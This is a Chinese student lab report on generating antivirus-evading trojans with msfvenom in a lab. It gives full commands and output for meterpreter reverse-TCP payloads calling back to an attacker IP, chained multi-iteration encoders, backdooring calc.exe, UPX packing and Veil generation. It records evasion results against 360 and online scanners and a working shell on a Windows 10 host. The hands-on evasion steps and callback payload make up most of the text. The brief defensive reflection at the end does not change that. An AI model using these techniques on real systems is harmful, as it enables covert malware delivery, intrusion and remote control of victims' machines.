

实验六：使用 msfvenom 生成免杀木马

2152701-陈玟桦

一、实验过程

本次实验是利用 msfvenom 生成可以绕过安全软件检测进行攻击的木马软件。实验环境采用实验五的 NAT 连接环境即可 首先用 msfvenom 生成一个简单的反弹 shell 程序 payload1.exe，只需要使用攻击机 IP 地 址和攻击端口作为参数即可，将生成的木马放到靶机 Windows XP 的某个目录下





可以发现，payload1.exe 会被 360 报毒

在 kali 中运行 msf 终端，使用监听模块，设置相关参数，然后 run 运行监听。开 始运行后，在靶机中启动 payload1.exe

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.70.128
LHOST => 192.168.70.128
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.70.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

出现以下界面，表示渗透成功

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.70.128:4444
[*] Sending stage (175174 bytes) to 192.168.70.129
[*] Meterpreter session 1 opened (192.168.70.128:4444 → 192.168.70.129:1442) at 2024-03-29 07:17:46
 -0400

meterpreter >
```

上述步骤产生的简单木马是不具备攻击性的，我们可以通过多种手段进行包 装，产生不会被杀软检测出的免杀木马 第一种方式是编码，使用 MSF 编码器对木马重新编码，破坏木马原本的代 码特征而不影响其原有功能，避免其被杀软识别出来。 payload2.exe 是使用 x86/shikata_ga_nai 编码一次的木马

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.70.128 LPORT=4444  -f exe -o payload2.
exe -e x86/shikata_ga_nai
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: payload2.exe

┌──(root💀kali)-[~]
└─#
```

payload3.exe 是使用多种编码规则混合编码多次后产生的木马

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.70.128 LPORT=4444 -e x86/shikata_ga_na
i -i 10 -f raw | msfvenom -e x86/alpha_upper -a x86 --platform window -i 5 -f raw | msfvenom -e x86/
shikata_ga_nai -a x86 --platform window -i 10 -f raw | msfvenom -e x86/countdown -a x86 --platform w
indow -i 10 -f exe -o payload3.exe
Attempting to read payload from STDIN...Attempting to read payload from STDIN...Attempting to read p
ayload from STDIN...


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
```

结论是 payload2.exe 和 payload3.exe 都可以被 360 报毒


我们还可以使用不同于前文模板的新的模板，比如系统的 calc.exe，我们从 靶机中找出 calc.exe，移动到攻击机内并植入后门，形成新的木马文件 calc.5.1.1.exe

```
┌──(root💀kali)-[~]
└─# upx -5 calc.5.1.1.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: calc.5.1.1.exe: CantPackException: superfluous data between sections (try --force)

Packed 1 file: 0 ok, 1 error.
```

结论是 calc.5.5.1.exe 不能免杀


第二种方法是加壳，可以使用 upx 对上面的 payload1.exe 进行加壳，结论是 一样无法免杀 由 msfvenom 生成的可执行程序容易被查杀，于是可以采用另一种方案。第 三种方式是 msfvenom 先生成.c 代码文件，再由其他编译器产生可执行文件，此 处选择靶机自己的携带的编译器进行编译

编译后生成 backdoor.exe，用 360 扫描，显示为未发现威胁




我们可以在其他地方对此木马进行检测，比如免费的在线检测网站 VirScan， 检测结果是 47 个引擎中有 22 个发现了后门


第四种方法是使用工具，此处用的是 veil 工具，选择 ruby 语言编码方式， 设定攻击机 IP 参数，执行 generate 生成木马



生成的木马命名为 break.exe，像之前一样复制到靶机中，用 360 查杀，发现不报毒



用在线检测网站 virustotal 进行检测，72 个引擎中有 37 个发现后门



最后执行一次渗透，靶机选择为主机的 win10 系统，渗透成功后 sysinfo 查 看操作系统信息

```
[*] Started reverse TCP handler on 192.168.137.129:4444
[*] Sending stage (175174 bytes) to 192.168.137.1
[*] Meterpreter session 2 opened (192.168.137.129:4444 → 192.168.137.1:52040) at 2024-03-29 08:33:01 -0400

meterpreter > sysinfo
Computer        : VOIPC24
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
```

二、心得体会

本次实验是利用在可执行文件中植入后门程序，来对目标靶机进行渗透，这 可谓是最常见的攻击方式，只需要对可执行成型做一些包装，就很容易令人上当。 因此我们要加强防护意识，不要随便运行来路不明的程序，不要随便点击不明链 接输入个人信息